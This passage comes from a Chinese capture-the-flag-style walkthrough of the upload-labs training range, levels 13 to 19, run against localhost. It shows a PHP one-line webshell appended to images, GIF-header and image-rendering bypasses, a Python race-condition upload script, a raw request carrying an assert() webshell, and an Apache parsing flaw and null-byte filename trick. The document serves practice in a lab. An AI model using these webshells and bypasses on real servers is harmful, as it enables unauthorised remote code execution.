
使用命令copy normal.jpg /b + shell.php /a webshell.jpg，将php一句话追加到jpg图片末尾，代码不全的话，人工补充完整。形成一个包含Webshell代码的新jpg图片，然后直接上传即可。JPG一句话shell参考示例





Pass-14

原理和示例同Pass-13，添加GIF图片的文件头绕过检查




png图片webshell上传同Pass-13。

jpg/jpeg图片webshell上传存在问题，正常的图片也上传不了，等待作者调整。

Pass-15

原理同Pass-13，添加GIF图片的文件头绕过检查



png图片webshell上传同Pass-13。


jpg/jpeg图片webshell上传同Pass-13。

Pass-16


原理：将一个正常显示的图片，上传到服务器。寻找图片被渲染后与原始图片部分对比仍然相同的数据块部分，将Webshell代码插在该部分，然后上传。具体实现需要自己编写Python程序，人工尝试基本是不可能构造出能绕过渲染函数的图片webshell的。

这里提供一个包含一句话webshell代码并可以绕过PHP的imagecreatefromgif函数的GIF图片示例。

打开被渲染后的图片，Webshell代码仍然存在




提供一个jpg格式图片绕过imagecreatefromjpeg函数渲染的一个示例文件。 直接上传示例文件会触发Warning警告，并提示文件不是jpg格式的图片。但是实际上已经上传成功，而且示例文件名没有改变。



从上面上传jpg图片可以看到我们想复杂了，程序没有对渲染异常进行处理，直接在正常png图片内插入webshell代码，然后上传示例文件即可，并不需要图片是正常的图片。

程序依然没有对文件重命名，携带webshell的无效损坏png图片直接被上传成功。



Pass-17

利用条件竞争删除文件时间差绕过。使用命令pip install hackhttp安装hackhttp模块，运行下面的Python代码即可。如果还是删除太快，可以适当调整线程并发数。

```
#!/usr/bin/env python

# coding:utf-8

# Build By LandGrey

import hackhttp

from multiprocessing.dummy import Pool as ThreadPool

def upload(lists):

hh = hackhttp.hackhttp()

raw = """POST /upload-labs/Pass-17/index.php HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0) Gecko/20100101 Firefox/49.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Referer: http://127.0.0.1/upload-labs/Pass-17/index.php

Cookie: pass=17

Connection: close

Upgrade-Insecure-Requests: 1

Content-Type: multipart/form-data; boundary=--------------------------6696274297634

Content-Length: 341

----------------------------6696274297634

Content-Disposition: form-data; name="upload_file"; filename="17.php"

Content-Type: application/octet-stream

----------------------------6696274297634

Content-Disposition: form-data; name="submit"

上传

----------------------------6696274297634--

"""

code, head, html, redirect, log = hh.http('http://127.0.0.1/upload-labs/Pass-17/index.php', raw=raw)

print(str(code) + "\r")
```


```
pool = ThreadPool(10)

pool.map(upload, range(10000))

pool.close()

pool.join()
```

在脚本运行的时候，访问Webshell




System	Windows NT DESKTOP-
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.4 Handler - Apache Lounge

Pass-18

刚开始没有找到绕过方法，最后下载作者Github提供的打包环境，利用上传重命名竞争+Apache解析漏洞，成功绕过。

上传名字为18.php.7Z的文件，快速重复提交该数据包，会提示文件已经被上传，但没有被重命名。


Request
Raw Params Headers Hex
POST /Pass-18/index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0)
Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/Pass-18/index.php
Cookie: pass=18
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=---------------------------129012830223475
Content-Length: 349
---------------------------129012830223475
Content-Disposition: form-data; name="upload_file"; filename="18.php.7Z"
Content-Type: application/octet-stream
<?php assert($_POST["LandGrey"])?>
---------------------------129012830223475
Content-Disposition: form-data; name="submit"
Response
Raw Headers Hex HTML Render


<h3>任务</h3>
上传一个<code>图片马</code>到服务器。

<h3>上传区</h3>
<form enctype="multipart/form-data" method="post">
请选择要上传的图片：
<input class="input_file" type="file" name="upload_file"/>
<input class="button" type="submit" name="submit" value="上传"/>
</form>


提示：文件已经被上传，但没有重命名。


```
```

快速提交上面的数据包，可以让文件名字不被重命名上传成功。



然后利用Apache的解析漏洞，即可获得shell



System	Windows NT DESKTOP-
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.0 Handler

Pass-19

原理同Pass-11，上传的文件名用0x00绕过。改成19.php【二进制00】.1.jpg

0x03：后记

可以发现以上绕过方法中有些是重复的，有些是意外情况，可能与项目作者的本意不符，故本文仅作为参考使用。

等作者修复代码逻辑后，本文也会适时更新。